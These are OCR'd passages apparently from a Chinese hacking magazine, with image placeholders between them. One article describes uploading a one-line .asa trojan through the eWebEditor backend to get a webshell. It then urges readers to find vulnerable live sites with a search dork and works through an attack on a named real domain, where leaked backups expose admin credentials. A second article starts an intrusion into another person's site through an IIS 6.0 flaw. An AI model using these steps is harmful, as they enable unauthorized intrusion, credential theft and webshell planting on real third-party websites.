


图10

在得到用户名和密码后拿webshell就简单了，登录eWebEditor后台，在“样式管理”中选择一个样式，点击“设置”，在允许上传文件类型的图片类型中添加asa文件格式，点“提交”按钮保存设置后预览该样式，然后点“插入或修改图片”按钮直接上传扩展名为.asa的一句话木马（也可以是大马），上传成功后点“代码”就看到了上传文件的相对地址“/uploadfile/20091103222017386.asa”，如图11，因此木马的完整地址就为“http://127.0.0.1/uploadfile/20091103222017386.asa”，直接访问后如图12所示，成功得到了webshell。

二、网上拿webshell

经过以上在虚拟机里的测试，相信大家都掌握了如何利用这个漏洞来拿webshell，下面我们就到网上利用这个漏洞来拿几个webshell。直接在google或百度中搜索“All Right Reserved W78.net.cn”，就会找到许多使用这套系统的网站了，虽然上面介绍的三种方法都可以拿到webshell，但我认为第三种方法更适

合在网上拿webshell，因为它既不容易被管理员发现也不会对网站造成任何影响（而第二种方法更改管理员密码也实在是太暴露了）。




图11




图12




图13




图14

我们就以找到的“http://www.lzcxst.com.cn”这个网站为例，调好浏览器安全设置后访问“http://www.lzcxst.com.cn/admin/Manage_backup.asp”，把“/admin/eWebEditor/asp/config.asp”备份成123.mdb，然后访问“http://www.lzcxst.com.cn/admin/databackup/123.mdb”，把123.mdb下载到本地，使用记事本打开后找到管理员的用户名和密码，如图13，然后再使用上面介绍的方法就成功得到webshell了，如图14。

IIS6.0解析漏洞来入侵黑客站点

顺子[M.A.O]

一个美好的星期天的下午，小菜我正惬意的一边嗑着瓜子一边看着黑客X档案，突然QQ群里的声音响了起来，打开群结果发现了一位自称D了白宫服务器的牛人，我立马对他来了兴趣，想请教一下这位牛人的DDOS技术，了解一下伪造数据包方面的知识，如图1。

顺手点开这位牛人的QQ资料，发现他还开了网站，这不就是传说中的52hacker吗？哇，原来这就是站长啊，据说很厉害的，那就来看看网站怎么样吧！直接在网址后面添加admin目录并提交，结果提示了403禁止访问错误，这说明极有可能存在这个目录，一般网站后台都是以admin为目录的，如图2。

既然是牛人的站，如果不留下个“脚印”来，就实在是对不起当了那么多年叉子的我了，于是我可能猜测




图1




图2

它的网站后台首页文件，结果在试到“admin/admin_login.asp”这个文件时，后台登录页面终于出来了，原来使用的是新云的CMS系统呀，如图3。

